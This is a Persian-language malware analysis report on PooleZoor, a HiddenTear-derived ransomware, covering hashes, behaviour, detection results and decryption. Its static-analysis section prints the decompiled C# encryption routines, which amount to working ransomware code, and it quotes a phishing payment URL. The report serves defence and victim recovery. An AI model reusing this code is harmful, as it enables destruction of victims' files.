باسمه تعالی

تحلیل فنی باج افزار PooleZoor

مقدمه :

مشاهده و رصد فضای سایبری در زمینه باج‌افزار، از شروع فعالیت نمونه جدیدی از خانواده‌ی HiddenTear به نام PooleZoor خبر می‌دهد. بررسی‌ها نشان می‌دهد که فعالیت این باج‌افزار در اوایل ماه آگوست سال ۲۰۱۸ میلادی شروع شده و به نظر می‌رسد تمرکز آن بیشتر بر روی کاربران ایرانی می‌باشد. این باج‌افزار از الگوریتم رمزنگاری AES در حالت CBC – ۲۵۶ بیتی برای رمزگذاری استفاده می‌کند و تنها فایل‌هایی با پسوندهای مشخص که بر روی Desktop سیستم قربانیان موجود هستند را رمزگذاری می‌کند. باج‌افزار مورد اشاره پس از رمزگذاری فایل‌ها، پسوند آن‌ها را به ".PooleZoor" تغییر می‌دهد و از قربانیان تقاضای پرداخت مبلغ یک میلیون تومان به عنوان باج می‌کند که طبق گفته‌ی مهاجمان این مبلغ صرف امور خیریه خواهد شد. از آنجایی که با یک نسخه آفلاین از پروژه متن باز HiddenTear طرف هستیم و با توجه به تشابهات موجود در کد باج‌افزار با نسخه اصلی آن، به نظر می‌رسد مهاجمین صرفاً با اعمال تغییرات اندک در کد منبع این باج‌افزار نسبت به انتشار آن اقدام نموده اند. لذا با توجه به نقایص ذاتی موجود در پروژه HiddenTear ، فایل‌های رمزگذاری شده توسط این باج‌افزار براحتی قابل رمزگشایی می‌باشند.

قربانیان باج‌افزار PooleZoor می‌توانند جهت رمزگشایی فایل‌های خود با مرکز تخصصی آپا دانشگاه بجنورد تماس حاصل فرمایند.

مشخصات فایل اجرایی :


نام فایل	hidden-tear.exe
MD۵	f۳۵a۰b۷d۰۵bdd۷de۶۳۷c۵٤۰۲۳aaf٤٤۱۲
SHA-۱	۹۵f٤c۷d۲۲f۱b۱۷٤۹٦f۰b۰ab٤٤٦۹۲٦ef۷d۵d۰۰۷۲۲
SHA-۲۵٦	a۵e۵e٦۷۱۲d۲dfe٤۱e۷e۰e۷۲۵٤٦۰f۲۵۷۹cfc٤e۸a۷a۸۳۵e٤d۸e۵۲۸f۱۹۹۹۹۵۹c۳۲f
اندازه فایل	۲۰٦.۵ KB
کامپایلر	Microsoft visual C# v۷.۰ / Basic .NET
آیکون فایل اجرایی	

فایل اجرایی این باج افزار دارای سه بخش است :

نام بخش	آنتروپی	آدرس مجازی	اندازه مجازی	اندازه خام
.text	٤.٥٧	٨١٩٢	١٠٨٢٦٠	١٠٨٥٤٤
.rsrc	٤.٣	١٢٢٨٨٠	١٠١٤٧٢	١٠١٨٨٨
.reloc	٠.١	٢٢٩٣٧٦	١٢	٥١٢


تحلیل پویا :

برای بررسی عمیق‌تر باج‌افزار PooleZoor، فایل اجرایی آن را در محیط آزمایشگاهی اجرا کردیم تا عملکرد باج‌افزار را از نزدیک مورد بررسی قرار دهیم. نتایج حاصل از این بررسی نشان داد که باج‌افزار مورد اشاره پس از اجرا شروع به رمزگذاری فایل‌های موجود بر روی Desktop با پسوندهای مشخص، که در ادامه به آن‌ها اشاره خواهیم نمود، می‌کند. همچنین باج‌افزار در طول اجرا یک فایل متنی تحت عنوان READ_me_for_encrypted_Files.txt که محتوای آن شامل پیغام باج‌خواهی می‌باشد را بر روی Desktop ایجاد می‌کند که در تصویر زیر قابل مشاهده می‌باشد :




بر اساس پیغام باج‌خواهی، مهاجمین اعلام نموده‌اند که فایل‌ها توسط باج‌افزار PooleZoor رمزگذاری شده‌اند و قربانیان باید مبلغ یک میلیون تومان را جهت رمزگشایی آن‌ها پرداخت نمایند، که طبق گفته‌ی مهاجمین این پول جهت امور خیریه خرج خواهد شد. همانطور که در پیغام باج‌خواهی نیز قابل مشاهده است هیچ گونه راه ارتباطی با مهاجمین و راهی جهت پرداخت مبلغ باج‌خواهی وجود ندارد اما طبق تحقیقات صورت گرفته، وبلاگی به آدرس http://ransomware-poolezoor.blogspot.com وجود دارد که ظاهرا مربوط به مهاجمین می‌باشد و طبق بررسی‌های صورت گرفته در حال حاضر این وبلاگ حذف شده است. تصویر زیر مربوط به صفحه وبلاگ مورد اشاره می‌باشد :

طبق اطلاعات موجود در وبلاگ مورد اشاره، مطلبی توسط مهاجمین در ارتباط با باج‌افزار PooleZoor قرار داده شده است که همانند پیغام باج‌خواهی تقاضای پرداخت مبلغ یک میلیون تومان جهت رمزگشایی فایل‌ها از طریق لینک http://sep.shaparak.cf که شباهت زیادی به درگاه پرداخت الکترونیک شاپرک دارد، نموده‌اند و اشاره شده که از طریق، ایمیل ابزار رمزگشایی را برای قربانیان ارسال خواهند نمود، اما *طبق بررسی‌های صورت گرفته لینک مورد نظر جعلی بوده و مهاجمین از تکنیک‌های حملات فیشینگ سعی در سرقت اطلاعات حساب قربانیان دارند.*



نتایج حاصل از تحلیل کد نشان می‌دهد که این باج‌افزار، فایل‌ها را با استفاده از الگوریتم رمزنگاری AES در حالت CBC – ۲۵۶ بیتی رمزگذاری کرده و پسوند فایل‌ها را پس از رمزگذاری به poolezoor. تغییر می‌دهد.

تصویر زیر نشان‌دهنده فایل‌های رمزگذاری شده توسط این باج افزار می‌باشد :



همانطور که اشاره شد این باج‌افزار تنها فایل‌های موجود بر روی Desktop و با پسوندهای مشخص، را رمزگذاری می‌نماید. در زیر لیست فایل‌هایی که توسط باج‌افزار رمزگذاری می‌شوند، قابل مشاهده می‌باشد :

.apk, .accdb, .xlsx, .pptx, .ppsx, .rar, .zip, .pdf, .txt, .doc, .docx, .xls, .xlsx, .ppt, .pptx, .odt, .jpg, .png, .csv, .sql, .mdb, .sln, .php, .asp, .aspx, .html, .xml, .psd

طبق مشاهدات صورت گرفته، در صورت بالا بودن ظرفیت منابع سیستم قربانی، سرعت رمزگذاری فایل‌ها نیز بالاتر خواهد بود و هنگام اجرای باج‌افزار PooleZoor شاهد بودیم که این باج‌افزار به طور میانگین از ۷۰ الی ۸۰ درصد ظرفیت CPU، و ۲۵ درصد ظرفیت حافظه (RAM) استفاده می‌کند. همچنین مدت زمان رمزگذاری فایل‌ها با توجه به اینکه باج‌افزار تنها فایل‌های موجود بر روی Desktop را رمزگذاری می‌کند بستگی به حجم فایل‌های موجود بر روی Desktop دارد.

همانطور که مشاهده گردید این باج افزار تعداد محدودی فایل با پسوندهای مشخص موجود بر روی Desktop سیستم قربانی را مورد حمله قرار می‌دهد و آن‌ها را رمزگذاری می‌کند و با توجه به اینکه آسیب زیادی به سیستم قربانیان وارد نمی‌کند آن‌ها به راحتی می‌توانند سیستم خود را با آخرین نسخه‌ی آنتی‌ویروس‌های معتبر موجود، اسکن نمایند و از آسیب‌های احتمالی این باج‌افزار رهایی یابند.


بر اساس بررسی‌های انجام شده اکثر آنتی‌ویروس‌های معتبر، این باج‌افزار را به عنوان یک تروجان شناسایی نموده‌اند. لذا احتمال نفوذ باج‌افزار به سیستم از راه‌های متداول از جمله هرزنامه‌ها وجود دارد. بنابراین توصیه می‌گردد از باز نمودن هرگونه ایمیل حاوی پیوست مشکوک جداً خودداری نمایند.

تحلیل ایستا:


طبق بررسی‌های صورت گرفته بر روی باج‌افزارهای مختلف، به طور معمول مهاجمین از روش‌های مختلفی جهت محافظت از کدمنبع باج‌افزارها استفاده می‌کنند تا محققین قادر به تحلیل باج‌افزارها و یافتن راه‌حل‌های مناسب جهت پیشگیری از انتشار آن‌ها و یا کشف دیکریپتور مخصوص هر یک از باج‌افزارها نشوند. به طور مثال برخی از مهاجمین جهت محافظت از کدمنبع باج‌افزار خود از روش ConfuserEx استفاده می‌نمایند که این روش تمام عبارات و نمادها را به رشته‌های خالی تبدیل می‌کند و باعث ایجاد ابهام در فهم کدمنبع باج‌افزار خواهد شد. باج‌افزار PooleZoor نیز از این قاعده مستثنی نبود و با استفاده از این روش، کدمنبع آن محافظت شده بود که توانستیم کدمنبع آن را با استفاده از نرم‌افزار dnSpy رفع ابهام نماییم

و تحلیل‌های بیشتر را بر روی آن انجام دهیم که پس از تحلیل کد باج‌افزار PooleZoor به نتایج زیر دست پیدا کردیم.

طبق بررسی‌هایی که بر روی فایل‌های مختلف قبل و بعد از رمزگذاری انجام دادیم شاهد این بودیم که باج‌افزار PooleZoor ساختار فایل‌ها را پس از رمزگذاری به طور کامل تغییر می‌دهد، تصویر زیر نمونه‌ای از تغییرات ساختار فایل‌ها را نشان می‌دهد :



همانطور که در تصویر زیر قابل ملاحظه است، آیکون فایل اجرایی این باج‌افزار مشابه اسناد PDF می‌باشد که به نظر می‌رسد مهاجمین از تکنیک‌های مهندسی اجتماعی برای گمراه نمودن قربانیان و وادار نمودن آن‌ها به کلیک بر روی فایل مورد نظر نموده‌اند.



توابع اشاره شده در تصاویر زیر، برخی از توابع مربوط به باج‌افزار می‌باشند که جهت اجرای آن به ترتیب فراخوانی می‌شوند :

InitializeComponent() : void

```
// hidden_tear.Form1
// Token: 0x0600000A RID: 10 RVA: 0x00002464 File Offset: 0x00000664
private void InitializeComponent()
{
    ComponentResourceManager componentResourceManager = new ComponentResourceManager(typeof(Form1));
    base.SuspendLayout();
    base.AutoScaleDimensions = new SizeF(6f, 13f);
    base.AutoScaleMode = AutoScaleMode.Font;
    base.ClientSize = new Size(124, 53);
    base.Icon = (Icon)componentResourceManager.GetObject("$this.Icon");
    base.Name = "Form1";
    this.Text = "hidden tear";
    base.Load += this.Form1_Load;
    base.ResumeLayout(false);
}
```

تصویر ۱

Form1_Load(object, EventArgs) : void

```
// hidden_tear.Form1
// Token: 0x06000002 RID: 2 RVA: 0x00002068 File Offset: 0x00000268
private void Form1_Load(object sender, EventArgs e)
{
    base.Opacity = 0.0;
    base.ShowInTaskbar = false;
    this.startAction();
}
```

تصویر ۲

startAction() : void

```
// hidden_tear.Form1
// Token: 0x06000007 RID: 7 RVA: 0x0000238C File Offset: 0x0000058C
public void startAction()
{
    string userName = Environment.UserName;
    string str = "C:\\Users\\";
    string password = "Amir12345";
    string str2 = "\\Desktop\\";
    string location = str + userName + str2;
    this.encryptDirectory(location, password);
    this.messageCreator();
    Application.Exit();
}
```

تصویر ۳

قطعه کد موجود در تصویر ۳ مربوط به تابع startAction() می‌باشد که در آن رشته‌های str و str۲ مربوط به دایرکتوری می‌باشد که باج‌افزار آن را مورد هدف حمله‌ی خود قرار می‌دهد، همچنین یک رشته به نام

password در این تابع تعریف شده است که مقدار آن برابر با "Amir١٢٣٤٥" می‌باشد و طی بررسی‌های صورت گرفته از این رشته در رمزگذاری فایل‌ها استفاده می‌شود.

قطعه کد زیر مربوط به پیغام باج‌خواهی و فایل متنی ایجاد شده بر روی Desktop می‌باشد و بر اساس دستورات موجود در این قطعه کد، رشته‌های str و str۲ تعریف شده‌اند که مقدار آن برابر با دایرکتوری Desktop و همانطور که اشاره شد تحت عنوان READ_me_for_encrypted_Files.txt می‌باشد که فایل متنی مربوط به پیغام باج‌خواهی پس از ایجاد شدن توسط باج‌افزار در آن قرار می‌گیرد.

messageCreator() : void

```
// hidden_tear.Form1
// Token: 0x06000008 RID: 8 RVA: 0x000023D8 File Offset: 0x000005D8
public void messageCreator()
{
    string userName = Environment.UserName;
    string str = "C:\\Users\\";
    string str2 = "\\Desktop\\READ_me_for_encrypted_Files.txt";
    string path = str + userName + str2;
    string[] contents = new string[]
    {
        "Files has been encrypted with PooleZoor",
        "Ba pardakht 10,000,000 Riyal File hay khod ra bazgardanid",
        "In Pool sarf omre kheyriye khahad shod"
    };
    File.WriteAllLines(path, contents);
}
```

الگوریتم رمزنگاری مورد استفاده توسط باج‌افزار در قطعه کد زیر نشان داد شده است. با توجه به اینکه در این الگوریتم از یک Salt ایستا جهت رمزگذاری استفاده شده است لذا تابع مورد نظر در مقابل تکنیک‌های شکستن رمز عبور از جمله Brute Force آسیب پذیر می باشد.

AES_Encrypt(byte[], byte[]) : byte[]

```
// hidden_tear.Form1
// Token: 0x06000004 RID: 4 RVA: 0x000020A8 File Offset: 0x000002A8
public byte[] AES_Encrypt(byte[] bytesToBeEncrypted, byte[] passwordBytes)
{
    byte[] result = null;
    byte[] salt = new byte[]
    {
        1,
        2,
        3,
        4,
        5,
        6,
        7,
        8
    };
    using (MemoryStream memoryStream = new MemoryStream())
    {
        using (RijndaelManaged rijndaelManaged = new RijndaelManaged())
        {
            rijndaelManaged.KeySize = 256;
            rijndaelManaged.BlockSize = 128;
            Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(passwordBytes, salt, 1000);
            rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
            rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
            rijndaelManaged.Mode = CipherMode.CBC;
            using (CryptoStream cryptoStream = new CryptoStream(memoryStream, rijndaelManaged.CreateEncryptor(), CryptoStreamMode.Write))
            {
                cryptoStream.Write(bytesToBeEncrypted, 0, bytesToBeEncrypted.Length);
                cryptoStream.Close();
            }
            result = memoryStream.ToArray();
        }
    }
    return result;
}
```

قطعه کد زیر (تصویر ۱) مربوط به تابع encryptDirectory(,) است که شامل پسوند مربوط به فایل‌های مورد هدف باج‌افزار می‌باشد که تابع EncryptFile(,) را جهت رمزگذاری فایل‌ها فراخوانی می‌کند. ضمناً EncryptFile(,) علاوه بر فراخوانی توابع مختلف همانند AES_Encrypt(,) که مربوط به الگوریتم رمزنگاری مورد استفاده توسط باج‌افزار می‌باشد، با استفاده از تابع Move(,) پسوند فایل‌های مورد هدف باج‌افزار را به poolezoor. تغییر می‌دهد :

encryptDirectory(string, string) : void

```
// hidden_tear.Form1
// Token: 0x06000006 RID: 6 RVA: 0x0000220C File Offset: 0x0000040C
public void encryptDirectory(string location, string password)
{
    string[] source = new string[]
    {
        ".apk",
        ".accdb",
        ".xlsx",
        ".pptx",
        ".ppsx",
        ".rar",
        ".zip",
        ".pdf",
        ".txt",
        ".doc",
        ".docx",
        ".xls",
        ".xlsx",
        ".ppt",
        ".pptx",
        ".odt",
        ".jpg",
        ".png",
        ".csv",
        ".sql",
        ".mdb",
        ".sln",
        ".php",
        ".asp",
        ".aspx",
        ".html",
        ".xml",
        ".psd"
    };
    string[] files = Directory.GetFiles(location);
    string[] directories = Directory.GetDirectories(location);
    int num;
    for (int i = 0; i < files.Length; i = num + 1)
    {
        string extension = Path.GetExtension(files[i]);
        bool flag = source.Contains(extension);
        if (flag)
        {
            this.EncryptFile(files[i], password);
        }
        num = i;
    }
    for (int j = 0; j < directories.Length; j = num + 1)
    {
        this.encryptDirectory(directories[j], password);
        num = j;
    }
}
```

تصویر ۱: تابع encryptDirectory(,)

EncryptFile(string, string) : void

```
// hidden_tear.Form1
// Token: 0x06000005 RID: 5 RVA: 0x000021BC File Offset: 0x000003BC
public void EncryptFile(string file, string password)
{
    byte[] bytesToBeEncrypted = File.ReadAllBytes(file);
    byte[] array = Encoding.UTF8.GetBytes(password);
    array = SHA256.Create().ComputeHash(array);
    byte[] bytes = this.AES_Encrypt(bytesToBeEncrypted, array);
    File.WriteAllBytes(file, bytes);
    File.Move(file, file + ".poolezoor");
}
```

تصویر ۲: تابع EncryptFile(,) مربوط به رمزگذاری فایل‌ها و اضافه نمودن پسوند poolezoor. به انتهای آن‌ها

پس از بررسی‌ها و تحقیقات صورت گرفته در مرکز تخصصی آپا دانشگاه بجنورد موفق به رمزگشایی فایل‌های رمزگذاری شده توسط باج‌افزارهای خانواده‌ی HiddenTear شده‌ایم که رمزگشای مربوطه در "سامانه یکپارچه بانک اطلاعاتی باج افزارها" مرکز تخصصی آپا دانشگاه بجنورد موجود است. لذا پس از اطلاع از اینکه این باج‌افزار نیز از خانواده‌ی متن باز HiddenTear می‌باشد، بررسی‌های لازم جهت رمزگشایی فایل‌های رمزگذاری شده توسط باج‌افزار PooleZoor صورت گرفت که در نهایت موفق به رمزگشایی آن‌ها شدیم.

تحلیل ترافیک شبکه :

پس از بررسی ترافیک شبکه، متوجه هیچ گونه درخواست DNS و تلاش برای برقراری ارتباط با میزبان در نقطه‌ی جغرافیایی خاص توسط باج‌افزار PooleZoor نشدیم.

نتایج بدست آمده از اجرای باج‌افزار بر روی سیستم دارای آنتی‌ویروس بومی پادویش :

طبق بررسی‌های صورت گرفته، آنتی‌ویروس پادویش در حالت عادی، این باج‌افزار را به عنوان یک فایل مخرب شناسایی می‌کند و آن را در همان ابتدا حذف می‌نماید، تصویر زیر مربوط به بررسی صورت گرفته با استفاده از آنتی‌ویروس پادویش می‌باشد :

خروجی سامانه ویروس‌کاو مرکز ماهر :

در حال حاضر تعداد ۹ مورد از ۱۰ آنتی ویروس و آنتی بدافزار موجود در سامانه بومی ویروس کاو قادر به شناسایی این باج افزار بوده وآن را حذف یا غیرفعال می‌کنند.

خروجی سامانه VirusTotal :

در حال حاضر تعداد ۴۹ مورد از ۶۸ آنتی ویروس و آنتی بدافزار موجود در سامانه VirusTotal قادر به شناسایی این باج افزار بوده وآن را حذف یا غیرفعال می‌کنند.

Ad-Aware	Gen:Heur.Ransom.HiddenTears.1	AhnLab-V3	Trojan/Win32.Agent.R170959
ALYac	Trojan.Ransom.HiddenTear	Antiy-AVL	Trojan[Ransom]/Win32.HiddenTear
Arcabit	Trojan.Ransom.HiddenTears.1	Avast	Win32:Malware-gen
AVG	Win32:Malware-gen	Avira	TR/Ransom.nphvr
BitDefender	Gen:Heur.Ransom.HiddenTears.1	CAT-QuickHeal	Trojan.YakbeexMSIL.ZZ4
Comodo	TrojWare.MSIL.Ransom.Ryzerlo.A	CrowdStrike Falcon	malicious_confidence_100% (D)
Cybereason	malicious.d05bdd	Cylance	Unsafe
Cyren	W32/Ransom.HNAN-0967	DrWeb	Trojan.Encoder.10598
Emsisoft	Gen:Heur.Ransom.HiddenTears.1 (B)	Endgame	malicious (high confidence)
eScan	Gen:Heur.Ransom.HiddenTears.1	ESET-NOD32	a variant of MSIL/Filecoder.AK
F-Secure	Gen:Heur.Ransom.HiddenTears.1	Fortinet	MSIL/Filecoder.Y!tr
GData	MSIL.Trojan-Ransom.Cryptear.R	Ikarus	Trojan-Ransom.HiddenTear
Jiangmin	Trojan.Generic.bnniw	K7AntiVirus	Trojan (004de29f1)
K7GW	Trojan (004de29f1)	Kaspersky	HEUR:Trojan.Win32.Generic
Malwarebytes	Ransom.HiddenTear	MAX	malware (ai score=100)
McAfee	Ransomware-FTD!F35A0B7D05BD	McAfee-GW-Edition	Ransomware-FTD!F35A0B7D05BD
Microsoft	Ransom:Win32/HiddenTear.gen	NANO-Antivirus	Trojan.Win32.Encoder.fgeyfl
Palo Alto Networks	generic.ml	Panda	Trj/GdSda.A
Qihoo-360	Win32/Trojan.Ransom.786	Rising	Ransom.HiddenTear!8.DC9E (CLOUD)
SentinelOne	static engine - malicious	Sophos AV	Troj/Cryptear-A
Sophos ML	heuristic	SUPERAntiSpyware	Ransom.HiddenTear/Variant
Symantec	Ransom.HiddenTear!g1	Tencent	Win32.Trojan.Fakedoc.Auto
TrendMicro	Ransom_RAMSIL.SM	TrendMicro-HouseCall	Ransom_RAMSIL.SM
VBA32	TScope.Trojan.MSIL	Webroot	W32.Trojan.Gen
ZoneAlarm	HEUR:Trojan.Win32.Generic	AegisLab	Clean